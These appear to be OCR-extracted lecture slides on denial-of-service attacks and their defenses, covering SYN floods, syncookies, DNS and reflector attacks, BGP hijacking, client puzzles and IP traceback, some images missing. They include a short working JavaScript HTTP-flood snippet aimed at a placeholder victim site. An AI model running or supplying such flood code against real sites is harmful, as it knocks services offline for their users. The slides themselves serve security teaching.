- SYN Packets with **random source IP addresses**
- Fills up backlog queue on server
- No further connections possible

SYN Floods (phrack 48, no 13, 1996)

OS	Backlog queue size
Linux 1.2.x	10
FreeBSD 2.1.5	128
WinNT 4.0	6

Backlog timeout: 3 minutes

⇒ Attacker need only send 128 SYN packets every 3 minutes.

⇒ Low rate SYN flood

A classic SYN flood example

- MS Blaster worm (2003)
  - Infected machines at noon on Aug 16th:
    - SYN flood on port 80 to **windowsupdate.com**
    - 50 SYN packets every second.
      - each packet is 40 bytes.
    - Spoofed source IP: a.b.X.Y where X,Y random.
- MS solution:
  - new name: windowsupdate.microsoft.com
  - Win update file delivered by Akamai

Low rate SYN flood defenses

- Non-solution:
  - Increase backlog queue size or decrease timeout
- Correct solution (when under attack) :
  - **Syncookies**: remove state from server
  - Small performance overhead

Syncookies


[Bernstein, Schenk]

- Idea: use secret key and data in packet to gen. server SN
- Server responds to Client with SYN-ACK cookie:
  - T = 5-bit counter incremented every 64 secs.
  - $L = MAC_{key}$ (SAddr, SPort, DAddr, DPort, SN_C, T) [24 bits]
    - key: picked at random during boot
  - SN_S = (T . mss . L) (|L| = 24 bits)
  - **Server does not save state** (other TCP options are lost)
- Honest client responds with ACK ($AN=SN_S$, $SN=SN_C+1$)
  - Server allocates space for socket only if valid SN_S

SYN floods: backscatter

[MVS' 01]

- SYN with forged source IP $\Rightarrow$ SYN/ACK to random host



Backscatter measurement [MVS'01]

- Listen to unused IP addresss space (darknet)

- Lonely SYN/ACK packet likely to be result of SYN attack

- 2001: **400** SYN attacks/week
- 2013: **773** SYN attacks/24 hours (arbor networks ATLAS)
  - Larger experiments: (monitor many ISP darknets)
    - Arbor networks

Estonia attack (ATLAS '07)

- Attack types detected:
  - 115 ICMP floods, 4 TCP SYN floods
- Bandwidth:
  - 12 attacks: **70-95 Mbps for over 10 hours**
- All attack traffic was coming from outside Estonia
  - Estonia's solution:
    - Estonian ISPs blocked all foreign traffic until attacks stopped


    => DoS attack had little impact inside Estonia

SYN Floods II: Massive flood
(e.g BetCris.com '03)

- Command bot army to flood specific target: (DDoS)
  - **20,000** bots can generate **2Gb/sec** of SYNs (2003)
  - At web site:
    - Saturates network uplink or network router
    - Random source IP ⇒
      attack SYNs look the same as real SYNs
  - What to do ???

Prolexic / CloudFlare

- Idea: only forward established TCP connections to site



Other junk packets

Attack Packet	Victim Response	Rate: attk/day [ATLAS 2013]
TCP SYN to open port	TCP SYN/ACK	773
TCP SYN to closed port	TCP RST	
TCP ACK or TCP DATA	TCP RST	
TCP RST	No response	
TCP NULL	TCP RST	
ICMP ECHO Request	ICMP ECHO Response	**50**
UDP to closed port	ICMP Port unreachable	387


Proxy must keep floods of these away from web site

Stronger attacks: TCP con flood

- Command bot army to:
  - Complete TCP connection to web site
  - Send short HTTP HEAD request
  - Repeat
- Will bypass SYN flood protection proxy
- … but:
  - Attacker can no longer use random source IPs.
    - Reveals location of bot zombies
  - Proxy can now block or rate-limit bots.

A real-world example: GitHub (3/2015)

Javascript-based DDoS:



imageFlood.js

```
function imgflood() {
  var TARGET = 'victim-website.com/index.php?'
  var rand = Math.floor(Math.random() * 1000)
  var pic = new Image()
  pic.src = 'http://'+TARGET+rand+'=val'
}
setInterval(imgflood, 10)
```

Would HTTPS prevent this DDoS?

DNS DoS Attacks (e.g. bluesecurity ’06)

- DNS runs on UDP port 53
  - DNS entry for victim.com hosted at victim_isp.com
- DDoS attack:
  - flood victim_isp.com with requests for victim.com
  - **Random source IP address** in UDP packets
- Takes out entire DNS server: (collateral damage)
  - bluesecurity DNS hosted at Tucows DNS server
  - DNS DDoS took out Tucows hosting many many sites
- What to do ???

DNS DoS solutions

- Generic DDoS solutions:
  - Later on.   Require major changes to DNS.

- <u>DoS resistant DNS design</u>:   (e.g. CloudFlare)
  - **CoDoNS**:   [Sirer' 04]
    - Cooperative Domain Name System
  - P2P design for DNS system:
    - DNS nodes share the load
    - Simple update of DNS entries
    - Backwards compatible with existing DNS

DoS via route hijacking

- YouTube is 208.65.152.0/**22** (includes 2^{10} IP addr)

  youtube.com is 208.65.153.238, …

- Feb. 2008:
  - Pakistan telecom advertised a BGP path for

    208.65.153.0/**24** (includes 2^{8} IP addr)
  - Routing decisions use most specific prefix
  - The entire Internet now thinks


    208.65.153.238 is in Pakistan

- Outage resolved within two hours

  … but demonstrates huge DoS vuln. with no solution!

DoS at higher layers

- SSL/TLS handshake [SD' 03]



  - RSA-encrypt speed ≈ 10× RSA-decrypt speed

  ⇒ Single machine can bring down ten web servers

- Similar problem with application DoS:
  - Send HTTP request for some large PDF file

  ⇒ Easy work for client, hard work for server.

DoS Mitigation

1. Client puzzles

- Idea: slow down attacker

- Moderately hard problem:
  - Given challenge C find X such that

$$LSB_n \left(\text{SHA-1}(C \,||\, X) \right) = 0^n$$

  - Assumption: takes expected 2^n time to solve
  - For n=16 takes about .3sec on 1GhZ machine
  - Main point: checking puzzle solution is easy.

- During DoS attack:
  - Everyone must submit puzzle solution with requests
  - When no attack: do not require puzzle solution

Examples

- TCP connection floods (RSA '99)
  - Example challenge: C = TCP server-seq-num
  - First data packet must contain puzzle solution
    - Otherwise TCP connection is closed
- SSL handshake DoS: (SD' 03)
  - Challenge C based on TLS session ID
  - Server: check puzzle solution before RSA decrypt.
- Same for application layer DoS and payment DoS.

Benefits and limitations

- Hardness of challenge: n
  - Decided based on DoS attack volume.

- Limitations:
  - Requires changes to both clients and servers
  - Hurts low power legitimate clients during attack:
    - Clients on cell phones and tablets cannot connect

Memory-bound functions

- CPU power ratio:
  - high end server / low end cell phone = 8000
  - $\Rightarrow$ Impossible to scale to hard puzzles
- Interesting observation:
  - Main memory access time ratio:
    - high end server / low end cell phone = 2
- Better puzzles:
  - Solution requires many main memory accesses
    - Dwork-Goldberg-Naor, Crypto '03
    - Abadi-Burrows-Manasse-Wobber, ACM ToIT '05

2. CAPTCHAs

- Idea: verify that connection is from a human

- Applies to application layer DDoS [Killbots ’05]
  - During attack: generate CAPTCHAs and process request only if valid solution
  - Present one CAPTCHA per source IP address.


3. Source identification

Goal: identify packet source

Ultimate goal: block attack at the source

1. Ingress filtering (RFC 2827, 3704)

- Big problem: DDoS with spoofed source IPs



- Ingress filtering policy: ISP only forwards packets with legitimate source IP (see also SAVE protocol)

Implementation problems

ALL ISPs must do this.   Requires global trust.

- If 10% of ISPs do not implement $\Rightarrow$ no defense
- No incentive for deployment

2014:

- 25% of Auto. Systems are fully spoofable
  (spoofer.cmand.org)
- 13% of announced IP address space is spoofable

Recall: 309 Gbps attack used only 3 networks   (3/2013)

2. Traceback [Savage et al. ’00]


- Goal:
  - Given set of attack packets
  - Determine path to source
- How: change routers to record info in packets
- Assumptions:
  - Most routers remain uncompromised
  - Attacker sends many packets
  - Route from attacker to victim remains relatively stable

Simple method

- Write path into network packet
  - Each router adds its own IP address to packet
  - Victim reads path from packet
- Problem:
  - Requires space in packet
    - Path can be long
    - No extra fields in current IP format
      - Changes to packet format too much to expect

Better idea

- DDoS involves many packets on same path
- Store one link in each packet
  - Each router probabilistically stores own address
  - Fixed space regardless of path length




Edge Sampling

- Data fields written to packet:
  - Edge: *start* and *end* IP addresses
  - Distance: number of hops since edge stored
- Marking procedure for router R

```
if coin turns up heads (with probability p) then
        write R into start address
        write 0 into distance field
else
        if distance == 0 write R into end field
        increment distance field
```


Edge Sampling: picture

- Packet received
  - R_1 receives packet from source or another router
  - Packet contains space for start, end, distance




Edge Sampling: picture

- Begin writing edge
  - R_1 chooses to write start of edge
  - Sets distance to 0




Edge Sampling

- Finish writing edge
  - R_2 chooses not to overwrite edge
  - Distance is 0
    - Write end of edge, increment distance to 1



Edge Sampling

- Increment distance
  - R_3 chooses not to overwrite edge
  - Distance >0
    - Increment distance to 2



Path reconstruction

- Extract information from attack packets
- Build graph rooted at victim
  - Each (start,end,distance) tuple provides an edge
- # packets needed to reconstruct path

$$E(X) < \frac{\ln(d)}{p(1-p)^{d-1}}$$

where p is marking probability, d is length of path

Details: where to store edge

- Identification field
  - Used for fragmentation
  - Fragmentation is rare
  - 16 bits
- Store edge in 16 bits?

offset	distance	edge chunk
0 2	3 7	8 15

  - Break into chunks
  - Store start ⊕ end

Version	Header Length
Type of Service	
Total Length	
Identification	
Flags	Fragment Offset
Time to Live	
Protocol	
Header Checksum	
Source Address of Originating Host	
Destination Address of Target Host	
Options	
Padding	
IP Data	

More traceback proposals

- Advanced and Authenticated Marking Schemes for IP Traceback
  - Song, Perrig.   IEEE Infocomm '01
  - Reduces noisy data and time to reconstruct paths
- An algebraic approach to IP traceback
  - Stubblefield, Dean, Franklin.   NDSS '02
- Hash-Based IP Traceback
  - Snoeren, Partridge, Sanchez, Jones, Tchakountio, Kent, Strayer.   SIGCOMM '01


Problem: Reflector attacks [Paxson '01]

- **Reflector**:
  - A network component that responds to packets
  - Response sent to victim (spoofed source IP)

- Examples:
  - DNS Resolvers: UDP 53 with victim.com source
    - At victim: DNS response
  - Web servers: TCP SYN 80 with victim.com source
    - At victim: TCP SYN ACK packet
  - Gnutella servers

DoS Attack

- Single Master
- Many bots to generate flood
- Zillions of reflectors to hide bots
  - Kills traceback and pushback methods



Capability based defense

Capability based defense

